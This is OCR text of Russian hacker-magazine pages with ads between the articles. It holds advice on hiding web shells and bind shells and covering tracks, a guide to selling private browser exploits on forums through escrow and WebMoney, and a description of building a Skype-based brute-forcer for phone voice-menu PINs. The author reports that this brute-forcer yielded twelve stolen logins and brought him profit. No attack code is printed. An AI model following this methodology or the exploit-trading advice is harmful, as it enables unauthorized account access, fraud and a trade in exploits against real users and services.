
Наверняка, по ходу прочтения статьи ты озадачился как минимум одним вопросом: «Как скрыть собственную активность при взломе?» Сразу скажу, что универсального рецепта здесь нет. Если говорить о заливаемом в веб-каталоги «контенте» (веб-шеллы, мускул-клиенты), то по крайней мере необходимо юзать примитивную PHP-авторизацию и удалять из скриптов заголовки, хранящиеся между тэгами <title> и </title>. А если речь идет о бинд-шеллах, то как минимум не забывай менять дефолтный порт :). Да и вообще, похакал — убери за собой, зачем оставлять следы, которые могут выдать тебя? Безопасности много не бывает, береги себя. ☞



► warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

Читаем чужой .bash_history



ОТ СОЗДАТЕЛЕЙ
«ЛАБИРИНТ ФАВНА»



ФИЛЬМ
Гильермо Дель Торо


ПРИЮТ

В КИНОТЕАТРАХ С 28 ФЕВРАЛЯ



www.Priut-Film.ru





МАГ

/ ICQ 884888, HTTP://M4G.RU /



Деньги → товар → деньги

СЕТЕВОЙ ЭТИКЕТ ПО-ХАКЕРСКИ

Представь, что ты написал суперпробивной эксплоит для последнего Осла и тебе необходимо его срочно продать. Ты думаешь, что, просто запостив объявление на одном из хакерских форумов, ты быстро отдашь его в хорошие руки за не менее хорошие деньги? Не все так легко, амиго... Если хочешь познать некоторые тонкости реализации знаменитой формулы «деньги — товар — деньги» в нашем хакерском мире, читай внимательно мою статью :).

✘ ГАРАНТИРУЙ ЭТО!

Возьмем ситуацию из предисловия к статье: у тебя есть новый приватный спloit, и ты размещаешь объявление о его продаже, например, на одном из известнейших хакерских форумов ВХБ (forum.web-hack.ru). Ты создаешь новую тему в стиле: «Продается спloit, пробивает IE 5.x, 6.x, 7.x, за подробностями стучать в аську или писать на мыло, цена 1k WMZ». Могут поспорить, что через несколько минут после размещения объявления посыплются комментарии типа:

- Дай попробовать спloit, деньги потом.
- Ты обманываешь, никакого сплoита у тебя нет!
- ТС, убей себя.

Не ожидал такого? Зря, подобное встречается у всех начинающих продавцов в инете. Итак, значит, чтобы успешно продать свой товар, тебе необходимо заручиться результатами какой-либо проверки на профпригодность :). Одна из таких проверок называется «гарант-сервис». Заключается она в том, что ты отдаешь свой спloit специальному человеку из администрации форума — гаранту (аськи и прочие координаты гарантов ты можешь найти в темах на форумах — «Проверка и гарант-сервис»). Гарант проверяет твой товар и отписывается в твоей теме, что проверка пройдена (или не пройдена). Кстати, на время прохождения проверки тема закрывается, и если ты не догадаешься пройти гаранта сам, то он вполне может закрыть твою тему и отписать в ней, что идет проверка :). А если ты не захочешь отдавать свой товар гаранту (когда он его попросит) либо дашь не сам товар, а видео-/аудиоописание его работы или скриншот, то рискуешь быть пожизненно

Выделенные цветом темы в покупке-продаже на WHB



Персональный аттестат WebMoney

забаненным на форуме или получить статус оленя (опять же пожизненно :)). Если в твою голову закрадываются сомнения по поводу честности гарантов и ты хочешь быть уверенным в том, что твой суперприватный товар не пойдет по рукам после того, как он побывает у проверяющего, я бы посоветовал тебе использовать только проверенные временем гарант-сервисы форумов <http://forum.web-hack.ru>, <http://forum.anthichat.ru>, <http://forum.zloy.org> и <http://forum.xakepy.ru>.

✘ **ПРОТЕГО!**

Но вот ты прошел гаранта, и он заапрувил твой товар, то есть разрешил его продавать. На форуме люди, увидевшие, что проверка пройдена, уже гораздо охотнее отписывают свои предложения о покупке. Что делать дальше? Ты же не будешь отдавать вперед спloit, а затем ждать, когда тебе переведут деньги?! :) Первая и самая примитивная защита от кидалова — это протекция в WebMoney. Существует два вида протекции: по времени и по коду. В случае перевода денежных средств с протекцией по времени, ты увидишь, что средства пришли, но воспользоваться ты ими сможешь только через указанное время (от 1 до 120 дней). Этот вид протекции нам не подходит. Обычно при проведении сделок все пользуются протекцией по коду. Для этого покупателем устанавливается свой пароль на перевод, ставится максимальное время протекции на 120 дней, и только потом переводятся средства. Как только придут деньги, ты сможешь отдать свой спloit щедро расплатившемуся с тобой покупателю. После проверки работоспособности сплота он скажет тебе код протекции, и все окажутся довольны :). Но это не самый безопасный способ проведения сделок, ведь ты можешь просто не обратить внимания на то, насколько дней покупатель поставил протекцию (например, он поставит 1 день, и через этот 1 день средства уйдут обратно этому человеку), можешь 5 раз неверно ввести код, деньги уйдут обратно твоему покупателю, и получится банальный кидок :).

Любую сделку, особенно на крупную сумму, лучше всего проводить через того же гаранта. Схема здесь простая. Вы договариваетесь с покупателем, что будете проводить сделку через гаранта. Покупатель переводит денежные средства гаранту (обычно это вся сумма, что он должен тебе за товар, плюс 3% от сделки гаранту, если сумма сделки превышает 100 баксов). Далее ты отправляешь гаранту свой спloit, гарант проверяет его на работоспособность и переводит спloit покупателю, а деньги — продавцу (то есть тебе). В итоге все снова должны остаться довольны :). Но опять же используй только проверенные гарант-сервисы, ссылки на которые я привел выше.

✘ **ПРОВОДИМ СДЕЛКУ БЕЗ ЗАЩИТЫ**

Рассмотрим ситуацию, когда ты продаешь свой спloit, а покупатель ни в какую не доверяет никаким протекциям и гарантам. Что делать? С одной стороны, тут попахивает кидаловом, но с другой — это может быть вполне реальный покупатель, поскольку те же самые кардеры боятся где-либо засветиться. Как проверить такого человека? Есть несколько способов.

1. На форумах, перечисленных выше, юзай поиск в разделах Black list, White list и «Разборки».
2. Погугли на тему: аська покупателя (мыло, ник) +black (блэк, кидок, кидалово).

3. Проверь данные покупателя на <http://kidala.info> (название говорит само за себя :)).

Тут ты спросишь, что же такое Black list, White list и «Разборки»? Все просто: «Разборки» — специализированный раздел на форумах, где люди постят недоказанные кидки (логи из аски, мирки, мыла и т.д.). Затем эти разборки анализируются, доказываются или опровергаются покупателем, продавцом и всеми юзерами форума. Доказанные кидки перемещаются администрацией или модераторами в раздел Black list. То есть если аська и ник человека присутствуют в блэк-листе, то сделки с таким человеком проводить не стоит, поскольку он точно кидала.


Теперь про вайт-листы. Получить вайт-лист не так-то просто. Для этого необходимо иметь некий авторитет в интернете и известность среди модераторов или администраторов форума. Твой вайт-лист в форуме может создать только администратор. Затем в нем могут постить отзывы о сделках с тобой твои довольные покупатели :). То есть если ты имеешь вайт-лист на известном хак-форуме, то можешь быть уверен в доверии покупателей при проведении сделок. Кстати, после успешной продажи своего товара попроси отпостить в твоей теме довольного покупателя, поскольку тебе и твоему авторитету в инете от этого будет только лучше.

✘ **ПОЛУЧАЕМ ТРАСТ**


Как легко и просто получить вайт-лист? WHB предоставляет тебе такую возможность. Просто следуй инструкции (<http://forum.web-hack.ru/index.php?showtopic=65510>):

1. Соискатель вайта обращается к гарантам форума для получения голосов (смотри список тут: <http://forum.web-hack.ru/index.php?showtopic=36236>, гаранты для получения голосов WL). Количество необходимых голосов — 3. Каждый гарант вправе поставить индивидуальные условия получения голоса.
2. После получения всех трех голосов соискатель вайта вносит залог в сумме 100 WMZ и сообщает об этом на адрес саппорта (<http://forum.web-hack.ru/index.php?showtopic=64072>).
3. Соискатель получает вайт нового типа, который именуется примерно так: WHB[0001][2007.10.22].
4. В течение года часть суммы залога возвращается:
 - через 3 мес. — 10 WMZ;
 - через 6 мес. — 20 WMZ;
 - через 1 год — 29,5 WMZ.
 Запрос на возврат возлагается на самого владельца вайта. Возврат происходит в течение 1-2 недель после получения запроса (в случае присутствия саппорта на форуме, иначе через 1-2 недели по его возвращении).
5. Если имеющий вайт получает подтвержденный блэк, то вайт уничтожается, а остаток денег (если он имеется) не возвращается.

Проделав все указанные действия, ты получишь полноценный вайт-лист на одном из известнейших хак-форумов. Но чтобы ты и дальше был



Один из блэк-листов на WHB



▷ dvd

На нашем DVD ты найдешь несколько песен, посвященных кидалам. Увы, честно им это не прибавляет.



▷ info

http://kidala.info/klass_ripper.shtml — классификатор кидал.
http://kidala.info/klass_ripper2.shtml — еще классификация кидал.
<http://kidala.info/catalog.shtml> — список кидал.

Спасибо Маро за помощь в написании статьи!

вайт-листе, постарайся ничем не подмочить свою репутацию. Если таким образом ты не хочешь получать подтверждение своей честности при сделках в интернете, я советую тебе сделать персональный аттестат WebMoney. Тогда уже точно никто не посмеет сомневаться в твоей честности, поскольку все данные в твоём кошельке будут оформлены на твой реальный паспорт (кстати, не факт, ведь, ничто не мешает кидале оформить аттестат на скан. — Прим. Forb'a). Итак, персональный аттестат выдается участнику системы WebMoney Transfer, получившему формальный или начальный аттестат после проверки его персональных (паспортных) данных одним из регистраторов (список регистраторов тут: <https://passport.webmoney.ru/asp/Reglist.asp?rettid=130>) — участников партнерской программы Центра аттестации. Стоимость аттестата (минимум 5 WMZ) и условия получения зависят от выбранного аттестатора. Личная встреча с аттестатором — основной способ получения персонального аттестата. Этим правом обладают все без исключения участники партнерской программы Центра аттестации. После получения персоналки для тебя открываются практически все двери в интернет-аукционах.

✕ ПРО КИДАЛОВО

Вот ты провел долгожданную сделку, но, несмотря на все мои рекомендации, тебя все же кинули :(. Как тут быть? Я могу посоветовать лишь одно — запостить любые логи и скриншоты, относящиеся к вашей сделке в тех же «Разборках» на форумах и активно доказывать кидок. Также можно написать в арбитраж WebMoney. В инфе покупателя в WebMoney будет пункт «Добавить претензию», и если у покупателя аттестат не выше формального, то его кошелек временно залочится. Но это мало что даст, поскольку обычно кидалы регистрируют кошелек-однодневки (кстати, смотри на дату регистрации, на аттестат и на бизнес-левел (BL) кошелька при проведении сделки; соответственно, чем эти параметры выше, тем больше траста покупателю).

Кроме разборок и арбитража WebMoney есть еще один, последний оплот кинутых на деньги в инете — сайт <http://kidala.info>. Он содержит базу из тысяч блэковых номеров аськи, мыл и ников. Туда же ты можешь внести и данные своего кидала (только необходимо, чтобы перед этим кидок был реально доказан, например, в «Разборках»). После того как кидок окажется на сайте, я очень сомневаюсь, что этот ущербный человек сможет еще когда-либо проводить сделки :). Но опять же никто не сможет помешать ему сменить аську, ник, мыло и кидать снова и снова... Тут нужно полагаться исключительно на свое хакерское чутье.

✕ КАК ЛУЧШЕ?

Но хватит о грустном :). Напоследок я тебе расскажу, как сделать свое предложение наиболее выгодным в глазах потенциального покупателя. Во-первых, обрати внимание на предложения администрации форумов, находящиеся в темах типа «Правила раздела», «Услуги». Обычно предлагается подвешивание темы выше остальных, выделение ее жирным шрифтом или цветом. Конечно, такие услуги стоят некоторых денег, но, поверь, заходить в твою тему будет гораздо больше потенциальных покупателей :). Кстати, чтобы воспользоваться этими услугами, необходимо пройти гаранта. Во-вторых, в самой теме сообщения напиши, что возможен торг, описывая подробно все возможности твоего товара; хорошо, если будут скриншоты. И, в-третьих, я надеюсь, что ты не только что зарегистрировался на форуме, где продаешь свой товар, поскольку большой траст, конечно же, вызывают старые регистрации с определенным количеством сообщений :).

✕ 3ы

Ну вот я и изложил тебе основы товарно-денежных отношений в инете. Теперь, надеюсь, ты не окажешься кинутым, сохранишь свои деньги и удачно продашь свой товар. Продавай и зарабатывай, друг мой :). ☞



Один из вайт-листов на WHB


...соблюдаешь
правила -
спокоен, ТЫ В
порядке...

Маша и Дима знают,
как защитить себя от ВИЧ

ВСЕ, ЧТО ТЫ ХОЧЕШЬ ЗНАТЬ о ВИЧ/СПИДе
АНОНИМНО, БЕСПЛАТНО

8 800 100 65 43
Государственная горячая линия

www.stopspid.ru
КАСАЕТСЯ КАЖДОГО 



Функциональная схема брутфорсера

КАК УЛОМАТЬ ЖЕЛЕЗНУЮ ТЕТКУ

СОЗДАНИЕ БРУТФОРСЕРА ДЛЯ ГОЛОСОВОГО МЕНЮ

У одного моего знакомого есть тайное сексуальное желание (этот извращенец поведал мне его в пьяном бреду): он хочет уломать «железную тетку» (так в простонародье называют автоинформатор). Вот уже на протяжении нескольких лет он набирает один и тот же номер, слышит в ответ: «Здравствуйте, вы попали в автоматическое сервисное меню компании...» — и уговаривает этот милый голосок провести с ним хотя бы пять минут за чашкой кофе, но она неприступна, как скала (жалко беднягу).

ОПИСАНИЕ ПРЕДМЕТНОЙ ОБЛАСТИ

Но если серьезно, «железный голос» звучит в нашей жизни все чаще: это и сообщение о задолженности за телефон, и автоматическое сервисное меню операторов сотовой связи, и сервисное меню интернет-провайдеров; даже некоторые банки и платежные системы предоставляют услугу управления счетом по телефону. Практически во всех перечисленных телефонных системах при доступе к конфиденциальным данным и сервисам, таким как сведения о лицевого счете, управление профилем и т.д., используется система аутентификации, основанная на вводе номера пользователя (договора, контракта, счета, телефона и т.д.) и некоторого пароля, назовем его ПИН-кодом. То есть пользователь использует тоновый режим работы

телефона (режим генерации DTMF-сигналов) для передачи данных. Система аутентификации стара, как мамонт, и методы ее взлома такие же. Естественно, самый простой способ — это перебор всех возможных вариантов ПИН-кода (предположим, что номер договора/контракта/счета/телефона уже известен), но слабое место этого метода — время, необходимое для перебора множества вариантов. А вот тут начинается самое интересное. Во-первых, ПИН-код является числом, то есть это пароль, в котором используются только цифры, так как через телефонную сеть в тоновом режиме можно передавать только цифры, знак «#» и знак «*». Во-вторых, не знаю почему, ПИН-код у большинства систем составляют четыре цифры. Получается, что, для того чтобы подобрать ПИН-код, достаточно перебрать





Схема сеанса связи



info
Skype — ПО для VoIP, обеспечивающее бесплатную голосовую связь между компьютерами через интернет, а также платные услуги для связи с абонентами обычной телефонной сети.



Окно настройки временных интервалов



dvd
На диске ты сможешь найти мою программу, но так как эта статья является методической, а не практической, программа немного урезана и проверяет только один вариант ПИН-кода. Зато в ней присутствуют не описанные в статье функции. И еще — у программы нет никакого хелпа, так что придется напрячь мозги, чтобы разобраться что к чему.

не более 10 000 вариантов. На один ПИН-код уходит примерно 30 сек; соответственно, на перебор 10 000 вариантов потребуется 300 000 сек (или 83,3 часа). Для компьютера это ерунда, а вот для человека будет весьма затруднительно. Более того, автоинформатор специально создавался для ручного ввода. Но если попытаться автоматизировать процесс работы с автоинформатором, то ситуацию можно исправить. Автоматизировать процесс передачи логина и ПИН-кода в тоновом режиме не проблема, это умеет любой модем (voice-модемы могут даже распознавать такие данные). Но вот получить ответ гораздо сложнее, так как ответ о правильности/неправильности пароля дает непосредственно сама «железная тетка». Вот теперь обратная ситуация: человек поймет, о чем говорит «железная тетка», а для компьютера это будет некоторой проблемой. Несмотря на то что «тетка» «железная», говорит она человеческим голосом, соответственно, здесь необходима некоторая система распознавания речи. Итак, думаю, ты вник в предметную область, теперь давай я сформулирую цель и задачи, которые преследовал конкретно я. Цель — получить логин и пароль для одной забугорной системы, работающей на основе голосового меню.

ЗАДАЧИ:

- 1) реализовать цикл перебора пароля;
- 2) реализовать модуль передачи данных в телефонную сеть в виде DTMF-сигналов;
- 3) реализовать модуль приема ответа в виде голосового сообщения;
- 4) реализовать модуль распознавания ответа.

Основной способ достижения поставленной цели — создание брутфорсера, но для его создания необходимо решить поставленные задачи. С первой задачей проблем не возникло, поэтому будем считать, что она решена. Вторую и третью


задачу надо решать совместно, поскольку обе предполагают работу с телефонной сетью. В общем случае необходимо синтезировать DTMF-сигналы и передавать их в телефонную сеть (как я уже говорил, это можно сделать через модем), затем необходимо записать ответ. Если быть более точным, надо оцифровать сигнал из телефонной линии (это опять же можно сделать через voice-модем). Но для себя я решил эту задачу несколько иным образом, как мне кажется, более простым. В качестве посредника при доступе в телефонную сеть я использовал Skype. Он подошел мне по двум причинам. Во-первых, он имеет очень простой программный интерфейс, позволяющий решить все проблемы с генерацией DTMF и оцифровкой. Во-вторых, Skype давал мне возможность сэкономить на международных звонках, поскольку я «работал» с одним очень далеким американским голосовым сервисом :). Skype позволяет записать разговор в виде WAV-файла, соответственно, четвертый модуль будет представлен в качестве функции сравнения двух файлов, но к этому мы еще вернемся (это самый интересный модуль). Общая схема моего брутфорсера представлена на рисунке.

МОДУЛЬ СВЯЗИ С SKYPE


Ты, наверное, уже сталкивался с программой Skype. Помимо того что эта программа является интернет-телефоном, она также представляет собой некоторый сервер с командным интерфейсом на борту (Skype API) для управления внутренними функциями (звонками, сообщениями, видеоконференциями и т.д.). Для приложений Win32 в Skype имеется два способа передачи команд. Первый способ основан на системе оконных сообщений, то есть программа может отправлять команды, используя сообщения WM_COPYDATA. Сначала программа отправляет широковещательное сообщение всем окнам и получает ответ от Skype, затем отправляется сообщение WM_COPYDATA и в параметре LPARAM передается



links
SDK для Skype ты сможешь найти на www.skype.com, там же есть множество примеров.



Визуализация двух WAV-файлов (эталон и запись)



Визуализация двух массивов данных, полученных после обработки WAV-файлов

сама команда для Skype. Второй способ предполагает использование COM-объекта Skype4COM, который предоставляет Skype API в виде некоторого интерфейса. Но в этом случае необходимо еще скачать файл Skype4Com.dll, который и является этим интерфейсом.

Я писал свой брутфорсер на C#, поэтому мне было удобнее задействовать второй способ. Для отправки DTMF-сигналов я использовал команду SET CALL DTMF <value>, где value — один из символов 0-9, «#», «*». Для оцифровки ответа — команду ALTER CALL <id> SET_OUTPUT FILE="FILE_LOCATION", где id — идентификатор сеанса связи (их может быть несколько), FILE_LOCATION — имя файла, в который будет записываться весь звуковой поток (WAV PCM, 16 КГц моно, 16 бит). Проще говоря, я перенаправлял выходной звуковой поток в WAV-файл. Также звуковой поток можно перенаправить на звуковую карту или локальный TCP-порт. Как создать или прервать сеанс связи (ну, в смысле дозволиться), я думаю, ты уже разобрался.

✘ МОДУЛЬ РАСПОЗНАВАНИЯ ОТВЕТА

Итак, теперь самое важное и интересное — реализация модуля распознавания, поскольку без него никакого брутфорсера не получится. Для начала покажу всю схему работы переборщика (в скобках указано примерное время на выполнение операции).

В принципе, его можно создать и без непосредственного распознавания, ведь, прослушав сообщение о результате аутентификации, сделать вывод о том, какая фраза была произнесена, можно по его длине, поскольку после ПИН-кода возможно два сообщения: либо ответ «Да», либо ответ «Нет». Но при таком подходе возникает проблема.

Как видно из схемы, суммарное время, затраченное на один вариант, составляет 52-66 сек. Перебор 10 000 вариантов может занять до 183 часов, причем это время будет затрачено на подбор пароля для одного логина. Приветствие, ответ и подтверждение логина можно сократить без последствий (если сервисное меню позволяет это). А вот сообщение результата аутентификации сократить нельзя, поскольку тогда невозможно будет распознать тип ответа.

Опять же для себя я выбрал несколько другой способ. С технической точки зрения он более сложный, но, как говорил один персонаж мультика «Крылья, ноги и хвосты», «лучше день потерять, а потом за пять минут долететь». Я записал первые 3 секунды сообщения результата аутентификации при ответе «Нет» и принял эту запись за эталонное значение. Далее в самом брутфорсере (в модуле связи с Skype) я реализовал запись первых 3 секунд результата аутентификации и затем сравнил с эталонным значением. Если записи совпадают, то ПИН-код является неверным, в противном случае все ОК.

Но в моем способе есть один технический нюанс — это функция сравнения эталонного и записанного значения. Оба значения являются WAV-файлами, но побайтное их сравнение невозможно. Посмотри на рисунок, на котором изображены два звуковых файла. Это пример эталонного и записанного значения. На наш взгляд, оба файла одинаковы, но для программы это абсолютно разные файлы, они даже по размеру отличаются друг от друга на несколько сотен байт. Поэтому, совпадают ли эталонное значение с записанным, сказать однозначно нельзя. Но можно оценить степень их схожести в процентах. Назовем эту оценку

ошибкой. Чем больше ошибка, тем меньше схожесть файлов. Для принятия решения о совпадении эталона и записи указываем пороговое значение ошибки. Оценка производится очень просто: рассчитываю в процентах, насколько каждый байт эталона отличается от соответствующего записанного байта, и нахожу среднее значение процента ошибки. Но если оценивать оба файла напрямую, то даже для представленного примера ошибка будет очень большой. Поэтому, перед тем как производить оценку, я подготавливаю оба файла, то есть делаю нормализацию (масштабирую по высоте), обрезаю паузы в начале и конце каждого файла, затем осуществляю аппроксимацию и сжатие до 100 значений. В результате получаю два массива данных по 100 значений (смотри рисунок), которые необходимо сравнить. Для показанного примера ошибка составляет 25%, но не стоит забывать, что это относительное значение, поэтому его надо сравнить с пороговым значением ошибки. А вот пороговое значение я определял экспериментально.

✘ БРУТФОРСЕР

Для программной реализации самого брутфорсера мне понадобилось следующее: динамическая библиотека Skype4COM.dll, класс для работы с WAV-файлом, математический класс для выполнения нормализации и аппроксимации, а также компонент для визуализации данных (когда подбирали пороговое значение ошибки). Кое-что из этого я нашел в интернете, а кое-что пришлось выдрать из готовых программ (спасибо мелкомяжким за создание .NET). Программа состоит из трех основных закладок:

- 1) «Анализ» — отображает процесс работы брутфорсера;
- 2) «Настройки» — все основные настройки;
- 3) «Сравнение» — оценка двух произвольных WAV-файлов.

Самое важное в процессе работы брутфорсера — это четкая синхронизация с «железной теткой». Это необходимо, чтобы записать именно результат аутентификации, а не прощальную фразу. Чтобы достичь нужного результата, надо сделать как можно больше временных настроек и запастись терпением, чтобы подобрать оптимальные значения. Поэтому в настройках брутфорсера я описал весь алгоритм одного опроса (смотри рисунок), что позволяет настраивать временные интервалы каждого этапа опроса.

✘ ВЫВОДЫ

Ну и немного о результатах практического применения брутфорсера. В результате всех действий мне удалось сократить время, затрачиваемое на обработку одного варианта, до 30 сек., и недельная работа брутфорсера принесла 12 логинов с ПИН-кодами и немалый счет за телефонные звонки по Skype (никто не говорил, что это бесплатно). Но в моем случае шкурка стоила выделки, поскольку в конечном итоге вернулся в двадцатикратно большем размере (но это уже совсем другая история).

Я думаю, что при желании ты найдешь другой способ создания брутфорсера, а может, и сам метод взлома, но не забывай, что цель должна оправдывать средства :). **И**

(game)land

представляет:

ENTHUSIAST INTERNET AWARD

► **ENTHUSIAST INTERNET AWARD**
Конкурс web-проектов
среди энтузиастов

КОНКУРС ОТ МЕДИАКОМПАНИИ GAMELAND

Первый в России конкурс среди энтузиастов, создавших лучшие web-проекты и интернет community, посвященные своим увлечениям.

Мы собираем не просто людей, чем-то увлеченных и готовых получать информацию о своем увлечении, а энтузиастов, создающих собственные медийные проекты, рассказывающие об их увлечениях. Участие в конкурсе – не просто возможность рассказать о своем увлечении широкому кругу людей, но и показать свой талант креатора, дизайнера и web-разработчика. Одним словом, это конкурс для тех, чье кредо по жизни – делаешь то, что нравится и нравится то, что делаешь!



ПЕРВАЯ ПРЕМИЯ КОНКУРСА – \$25 000!

Подведены итоги первого тура!

Шорт-лист смотрите на www.eaward.ru!

Определение победителей в феврале!

Подробную информацию о конкурсе читай на www.eaward.ru



Официальный спонсор категории Gaming мониторы Samsung



Официальный спонсор категории Тренды Opel Corsa.



Официальный спонсор категории Мотор автомобильная электроника Panasonic




SHADOS

/SHADOS@REAL.XAKEP.RU/

